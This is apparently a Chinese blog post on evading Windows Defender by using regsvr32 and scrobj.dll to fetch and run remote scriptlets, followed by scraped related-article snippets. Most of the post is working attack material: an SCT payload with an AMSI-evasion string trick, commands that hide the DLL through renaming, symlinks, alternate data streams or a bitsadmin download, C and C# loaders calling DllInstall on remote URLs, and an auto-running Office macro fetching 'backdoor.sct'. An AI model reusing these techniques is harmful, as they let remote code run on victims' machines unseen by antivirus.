
regsvr32 bypass windows defender 新思路
原文链接:blog
在对regsvr32的用法进行了解之后,对于Casey Smith的远程js脚本执行命令的思路很感兴趣。
命令语法如下:
regsvr32 /s /n /u /i:http://127.0.0.1/file.sct scrobj.dll
原理则是利用com组件的scriptlet注册方式,关于scriptlet的介绍可以参考MSDN,差不多就是用脚本形式实现com组件和asp互操作,但其实除了给asp调用之外还可以给其他.net组件调用。
命令中的参数介绍:
- /s: 静默模式,不弹框
- /n: 不调用
DllRegisterServer - /u: 卸载com组件
- /i: 传给
DllInstall的参数内容 - scrobj.dll: com服务器,全名 Windows Script Component,
DllInstall方法在这个组件中实现
根据msdn关于DllInstall的介绍中:“It is invoked by regsvr32 to allow the DLL to perform tasks such as adding information to the registry.”,可知,regsvr32允许注册过程中dll进行一些自定义的安装过程,该过程在DllInstall中实现。
该函数原型如下:
HRESULT DllInstall(

  BOOL   bInstall,

  PCWSTR pszCmdLine

);
regsvr32中的/i参数指定的内容,会被直接传递到pszCmdLine,/u参数会将false传递到bInstall,所以对sct文件的调用肯定在scrobj.dll中的install过程。
这么看,regsvr32只不过是负责调用dll的一个工具,可能还会有写入注册表的功能。
理解到这里之后,我们在defender开启的情况下尝试一下这个方法,发现被拦截:

报毒:Backdoor:JS/Relvelshe.A,看受影响项目是脚本文件,可能是脚本内容没有过amsi检测。
文件内容:
<?XML version="1.0"?>

<component id="TESTING">

<registration

  progid="TESTING"

  classid="{A1112221-0000-0000-3000-000DA00DABFC}" >

  <script language="JScript">

    <![CDATA[

      var foo = new ActiveXObject("WScript.Shell").Run("calc.exe");

    ]]>

</script>

</registration>

</component>
经测试,将new ActiveXObject("WScript.Shell").Run("calc.exe")中字符串提出来赋值给变量就没问题了(脚本内容太复杂不好改,也可以试试直接hook掉amsiscanbuffer)。
在sct不被杀的情况下,再次执行regsvr32,仍然被拦截:Trojan:Win32/Powemet.A!attk

从报毒中的cmdline可知检测的是命令行内容,所以在网上可找到的绕过姿势有四种(参考wh0ale):
- 改变scrobj.dll的名称
copy c:\windows\system32\scrobj.dll NothingToSeeHere.dll

Regsvr32.exe /u /s /i:https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Regsvr32_calc.sct NothingToSeeHere.dll
- 为scrobj.dll创建符号链接
Mklink Dave_LovesThis.dll c:\windows\system32\scrobj.dll

Regsvr32.exe /u /s /i:https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Regsvr32_calc.sct Dave_LovesThis.dll
- 利用NTFS ADS功能绕过
type c:\Windows\System32\scrobj.dll > Just_A_Normal_TextFile.txt:PlacingTheDLLHere

Regsvr32.exe /u /s /i:https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Regsvr32_calc.sct Just_A_Normal_TextFile.txt:PlacingTheDLLHere
- 先将sct文件放到本地,然后执行
bitsadmin /transfer download /download /priority normal https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Regsvr32_calc.sct %TEMP%\test.txt && regsvr32.exe /s /u /i:%TEMP%\test.txt scrobj.dll

Regsvr32.exe /u /s /i:Regsvr32_calc.sct scrobj.dll
经过上面分析,其实可以看出来其实可以不用regsvr32.exe,使用他的目的是因为他是windows自带的,有微软签名,如果不考虑这个的情况下其实可以写程序直接调用scrobj.dll的DllInstall方法实现代码执行。
对于调用dll导出的函数,我首先想到的使用c实现:
#include <stdio.h>

#include <stdlib.h>

#include <windows.h>

#include <tchar.h>

int main()

{

    TCHAR *dllpath = _T("c:\\windows\\system32\\scrobj.dll");

    HMODULE hDllScr = LoadLibrary(dllpath);

    if (hDllScr == NULL)

    {

        puts("Load scrobj.dll fail!");

    }

    puts("Load scrobj.dll success!");

    printf("Address: %p\n", hDllScr);

    void* DllInstallProcAddr = (void*)GetProcAddress(hDllScr, "DllInstall");

    if (DllInstallProcAddr == NULL)

    {

        puts("Can not found DllInstall in scrobj.dll!");

    }

    printf("Found Dllinstall(%p) in scrobj.dll!", DllInstallProcAddr);

    //((void (*)(BOOL, TCHAR*))DllInstallProcAddr)(FALSE, L"http://172.16.135.130:8080/uRUrVPCR1C");

    ((void (*)(BOOL, TCHAR*))DllInstallProcAddr)(FALSE, L"http://127.0.0.1/ttt.txt");

    return 0;

}
很不幸,在执行的时候一直报错:

看这个原因和js有关系,但是无法具体确定哪里的原因,所以没想很多直接调试,对比regsvr32和他调用scrobj.dll的区别之处,最终发现到scrobj.dll的一处判断的地方没通过导致报错,貌似不是regsvr32做了什么暗箱操作。
调了十多遍,也不知道那处判断是做什么的,休息了几天,重新回到这个问题:如何手动调用scrobj.dll对DllInstall传参?
查了半天资料,终于看到一篇文章:https://labs.f-secure.com/archive/dll-tricks-with-vba-to-improve-offensive-macro-capability/,其中讲了两点内容:
- 如何不用regsvr32运行远程com脚本
- 在office宏中调用已经存在磁盘上的dll
第一点正是我所需要的,看了之后发现这位大佬是在office宏中实现的,宏代码如下:
Private Declare PtrSafe Function DllInstall Lib "scrobj.dll" (ByVal bInstall As Boolean, ByRef pszCmdLine As Any) As Long

Sub AutoOpen()

    DllInstall False, ByVal StrPtr("http://X.X.X.X:8080/backdoor.sct") ' False = "Don't install"

End Sub
看代码,和上面我用c写的代码差不多,但是本地在office中用宏测试了一下真的可行。
经过一番思考,发现VB也是基于.net平台的,是不是这个原因,我用c写的肯定没有.net环境,改用c#试一下:
using System;

using System.Reflection;

using System.Runtime.InteropServices;

using System.ComponentModel;

namespace scrobj_call_csharp

{

    static class NativeMethod

    {

        [DllImport("kernel32", SetLastError = true, CharSet = CharSet.Ansi)]

        public static extern IntPtr LoadLibrary([MarshalAs(UnmanagedType.LPStr)] string lpFileName);

        [DllImport("kernel32", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]

        public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    }

    class Program

    {

        [UnmanagedFunctionPointer(CallingConvention.StdCall, CharSet = CharSet.Unicode)]

        private delegate Int32 DllInstall(Boolean bInstall, String pszCmdLine);

        static void Main(string[] args)

        {

            const string dllPath = "scrxxobj.dll";

            IntPtr hDllScr = NativeMethod.LoadLibrary(dllPath);

            if(hDllScr == IntPtr.Zero)

            {

                var lasterror = Marshal.GetLastWin32Error();

                var innerEx = new Win32Exception(lasterror);

                innerEx.Data.Add("LastWin32Error", lasterror);

                throw new Exception("Can't load Dll " + dllPath, innerEx);

            }

            IntPtr DllInstallProcAddr = NativeMethod.GetProcAddress(hDllScr, "DllInstall");

            DllInstall fDllInstall = (DllInstall)Marshal.GetDelegateForFunctionPointer(DllInstallProcAddr, typeof(DllInstall));

            fDllInstall(false, "http://127.0.0.1\\ttt.txt");

        }

    }

}
稍微麻烦一点,但是真的调用成功了。如此看来,使用C#或者其他基于.net的代码直接调用scrobj.dll绕过Defender也是可行的。
经过查资料发现c也可以使用.net环境,在vs中新建一个clr空项目,将cpp文件添加上去编译即可!

regsvr32 bypass windows defender 新思路的更多相关文章
- Bypass Windows Defender Dump Lsass(手法拙劣)
0x00.前言 Windows Defender是一款内置在Windows操作系统的杀毒软件程序,本文旨在记录实战环境中,服务器存在Windows Defender情况下转储凭证的渗透手法,技术简单粗 ...
- Windows Defender无法开启问题
针对Win8及以上系统: 按Win+R键,输入services.msc,下滑找到以W开头的Windows Defender相关项,右键在属性中设为自动并开启. (若1无法解决)按Win+R键,输入re ...
- 关闭Win10自带的 Windows Defender
1.按下Win+R,输入gpedit.msc 2.进入组策略,选择计算机配置>管理模板>Windows 组件>Windows Defender 3.双击"关闭 Window ...
- Win10如何隐藏Windows Defender任务栏图标
导读 Windows 10 至发布以来就内置集成了 Windows Defender 安全防护应用,但有许多用户平常压根儿就没注意到它的存在.微软为了使安全防护功能更加明显,Windows 10 周年 ...
- 开源软件free download manager在windows defender中报毒
从官网上下载的fdm lite 3.9.6,从图片中可以看出安装包有数字签名,windows defender报毒,在线杀毒也检出木马,官网的程序更新到了3.9.6版本,在sourceforge上的源 ...
- 如何彻底关闭windows defender
我是一个喜欢裸奔的人,我不喜欢使用那些安全软件,什么360啊,什么毒霸啊让我深恶痛绝,就连windows自带的杀软我都不能忍啊,因为我平时喜欢找一下软件,很多的补丁和注册机,这些安全软件都会误报,所以 ...
- Windows Defender Service 是选择Windows 10系统的最大障碍!
今天从早上开始,Windows Defender Service服务从CPU消耗资源30%一直上升到60%并且无法下降. 我一直使用的是Windows 10 Enterprise 2016长期服务支持 ...
- 微软将把Windows Defender防火墙传递给 Linux 子系统
前不久,微软以 Azure Sphere OS 的形式发布了自己的 Linux 版本.而在最新的开发中,该公司又决定将其 Windows Defender 防火墙的传递给 Linux 子系统(WSL) ...
- win10自带的防火墙Windows Defender
Windows Defender防火墙(别名:windows守卫者)是微软公司自主研发的一款基于windows自身保护的一款系统. Windows Defender可以对系统进行实时监控,对于Wind ...
随机推荐
- CocosCreator游戏开发(五)实现技能按钮
在上一篇中,已经顺利的实现了通过摇杆控件来控制角色移动的例子 这一篇内容中,主要来实现通过摇杆来操作技能施法位置的功能 代码效果如下: 在最初的想法中,我是想将摇杆与技能施法范围以及施法位置做成一个组 ...
- Go测试开发(一) 怎么写Go代码
安装过程略过,网上搜一大把. 介绍 本文会在一个module中开发一个简单的Go package. 同时介绍go tool(也就是go命令行). 以及如何fetch,build和install Go的 ...
- 07vue 自定义全局组件 通用流程
1.全局组件的目录 2.loading/index.js import LoadingComp from './Loaiding' const compName=LoadingComp.name // ...
- Ubuntu 16.04 安装Python 3.6
1.配置软件仓库,因为python 3.6 新版没有发布到ubuntu的正式仓库中,咱们通过第3方仓库来做.在命令行中输入: sudo add-apt-repository ppa:jonathonf ...
- 将虚拟机IP与主机IP设置在同一网段的方法
一.查看主机的网卡名称.IP地址.子网掩码 二.设置VMware Workstation软件 打开虚拟网络编辑器 弹出对话框,选择"更改设置"按钮. 进入虚拟网络编辑器 单选项选择 ...
- spring cloud微服务快速教程之(十二) 分布式ID解决方案(mybatis-plus篇)
0-前言 分布式系统中,分布式ID是个必须解决的问题点: 雪花算法是个好方式,不过不能直接使用,因为如果直接使用的话,需要配置每个实例workerId和datacenterId,在微服务中,实例一般动 ...
- 跟我一起学.NetCore之静态文件处理的那些事
前言 如今前后端分离开发模式如火如荼,开发职责更加分明(当然前后端一起搞的模式也没有完全褪去):而对于每个公司产品实施来说,部署模式会稍有差别,有的会单独将前端文件部署为一个站点,有的会将前端文件和后 ...
- Linux常用命令详解(3)
pidofpstopipuptimewgetcurltrddtargrepfind 命令详解 1.pidof 获取正在运行程序的PID 实例1: [root@ken ~]# pidof sshd 24 ...
- elasticsearch 索引清理脚本及常用命令
elastic索引日志清理不及时,很容易产生磁盘紧张,官网给出curl -k -XDELETE可以清理不需要的索引日志. 清理脚本 #!/bin/bash #Author: 648403020@qq. ...
- Apache Flink on K8s:四种运行模式,我该选择哪种?
1. 前言 Apache Flink 是一个分布式流处理引擎,它提供了丰富且易用的API来处理有状态的流处理应用,并且在支持容错的前提下,高效.大规模的运行此类应用.通过支持事件时间(event-ti ...